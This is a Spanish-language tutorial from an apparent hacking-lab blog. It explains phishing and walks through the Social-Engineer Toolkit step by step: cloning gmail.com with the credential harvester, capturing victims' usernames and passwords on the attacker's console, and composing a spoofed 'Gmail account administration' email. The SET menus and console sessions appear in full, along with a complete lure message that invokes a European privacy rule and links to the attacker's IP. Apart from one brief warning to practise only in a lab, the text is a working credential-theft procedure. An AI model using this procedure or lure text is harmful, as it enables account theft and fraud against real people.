

Ingeniería Social. SET -> Social Engineering Toolkit

Bien, vamos a explicar como se hace un ataque de phishing usando un correo electrónico fraudulento. Y ¿Qué es esto del phishing?, pues es una técnica de ingeniería social mediante la cual hacemos creer a la víctima mediante un correo o una web manipulada que somos quien realmente no somos con el objeto habitual de que nos den ellos mismos sus contraseñas para acceder a sus cuentas bancarias, o bien sus contraseñas para acceder a sus correos electrónicos y redes sociales y así poder victimizarlo y manipularlo posteriormente con otros fines.

El planteamiento del ataque será el siguiente.

1. selecciono la víctima de la cual conozco su correo electrónico, y a la cual me dirigiré vía email con la intención de que pique el anzuelo.
2. enviaré un email fraudulento al correo de la víctima. Este será el email de ataque.
3. clonaré la web legítima de www.gmail.com de tal forma que, cuando la víctima abra el correo fraudulento que le he enviado desde el email de ataque, ella verá que es gmail quien le escribe y le pide pinchar en un enlace.
4. con la excusa de un nuevo servicio o la prevención de un fraude, se le pide a la víctima que entre en su gestor de correo de email (la web clonada de gmail.com) para hacer una pequeña comprobación.
5. En la web clonada la víctima introducirá su usuario y contraseña que nos aparecerá en la consola de nuestra máquina de ataque linux parrot y así ya habremos obtenido lo que queremos de la víctima,
6. Lo que suceda posteriormente es indiferente. Se le dirige a la web legítima, se le muestra una página de error, etc, pero que no sospeche.


Este es un ataque de ingeniería social. Si sustituyen las palabras "ingeniería social" por "engañar a la víctima como a un chino" tendrán un significado mas preciso de lo que queremos decir.

Como habéis visto necesitamos varias cosas: generar el email fraudulento y clonar la web anzuelo entre otras cosas. Esto no es fácil hacerlo, pero en nuestro laboratorio de hacking, y en concreto en la máquina linux parrot, aunque también está en la máquina kali, disponemos de una herramienta que se encarga de automatizar este proceso.

Esta herramienta se llama Social Engineer Toolkit o SET. Entramos en nuestra máquina parrot y nos vamos al menú:




Arrancamos la herramienta SET:



En primer lugar clonamos la web de gmail. Para ello, desde el menú principal de SET, pulsamos:

1.social engineering attack



luego pulsamos 2, website attack vectors

```
ParrotTerminal
Archive Editor Ver Buscar Terminal Ayuda
utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow /fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>
```

Luego pulsamos 3, credential harvester attack method

```
ParrotTerminal
Archive Editor Ver Buscar Terminal Ayuda

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```

Luego pulsamos 2, site cloner:

```
ParrotTerminal
Archive Editor Ver Buscar Terminal Ayuda

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [0.0.0.0]
[0.0.0.0]
[+] SET supports both HTTP and HTTPS
[+] Example: Http://www.thisisafakesite.com
set:webattack> Enter the url to clone: www.gmail.com

[*] Cloning the website: https://accounts.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```


A continuación se nos pedirá la dirección IP de nuestra máquina atacante linux parrot. Yo la he pixelado por motivos de seguridad. Vosotros deberéis meter la dirección IP de vuestra máquina de ataque, máquina en la que recibiréis el usuario y la contraseña de la víctima en el momento en que muerda el anzuelo con el correo. Después de meter la IP, hay que introducir el sitio web que vamos a clonar. Como hemos dicho al principio, este será www.gmail.com. El SET ejecuta el site clonado en la dirección <IP de ataque>:80 es decir que si navegamos desde firefox a nuestra IP en el puerto 80 veremos el site clonado fraudulento donde el usuario introducirá

su usuario y contraseña. Dicho site tiene un lector de claves y los valores que introduzca la víctima saldrán en la misma consola de linux donde acabamos de clonarlo (ver última imagen), tal y como pone la última frase:


"information will be displayed to you as it arrives below:"

pues justo debajo empezará a displayarse los echos de la actividad de SET, así que ese terminal ha de estar abierto.

Así pues, abrimos firefox en nuestra máquina linux parrot y navegamos a nuestra IP de ataque y veremos el site fraudulento:



Ya tenemos montada la primera parte de nuestro ataque. Ahora vamos con el tema de los correos. Ojo, este asunto practicarlo en vuestro laboratorio y con vuestros correos electrónicos. No se os ocurra hacerlo por ahí que podéis oler barrotes. En primer lugar el correo que vamos a enviar a la víctima:



En segundo lugar, montamos el correo desde el que vamos a engañar a la víctima:

```
Parrot Terminal
Archivo Editor Ver Buscar Terminal Ayuda

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.

set:mailer>1
set:phishing> Send email to: [jane.doe@gmail.com]

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: [jane.doe@gmail.com]
set:phishing> The FROM NAME the user will see: Gmail - Administración de cuentas
Email password:
set:phishing> Flag this message/s as high priority? [yes/no]: yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject: Nuevo modelo de protección de datos
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: h
[!] IMPORTANT: When finished, type END (all capital) then hit (return) on a new line.
set:phishing> Enter the body of the message, type END (capital) when finished
```

Continuamos redactando y finalizamos el correo:

```
Parrot Terminal
Archivo Editor Ver Buscar Terminal Ayuda

set:phishing> Your gmail email address: [jane.doe@gmail.com]
set:phishing> The FROM NAME the user will see: Gmail - Administración de cuentas
Email password:
set:phishing> Flag this message/s as high priority? [yes/no]: yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject: Nuevo modelo de protección de datos
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: h
[!] IMPORTANT: When finished, type END (all capital) then hit (return) on a new line.
set:phishing> Enter the body of the message, type END (capital) when finished:
Next line of the body: Buenos Dias:
Next line of the body: Le escribimos desde el equipo de Gmail de administración
de cuentas con motivo de la nueva actualización de Privacidad y condiciones de u
so.
Next line of the body: Desde la nueva normativa europea, Google quiere adaptarse
a los nuevos modelos de seguridad de datos, facilitar servicios como el derecho
al olvido y muchos otros. También queremos asegurarnos de que sus datos no está
n comprometidos y son realmente seguros.
Next line of the body: El formulario que debe rellenar se encuentra «a href="192
30001"» aquí«/a».
Next line of the body: Estamos a su disposición.
Next line of the body: Equipo de Gmail de administración de cuentas
Next line of the body: END
```

Cuando pulsamos END, se habrá generado el correo electrónico y se habrá enviado al buzón de la víctima. Si la víctima pica en el anzuelo, en cuanto entre en la web fraudulenta, nos parecerá el usuario y la clave.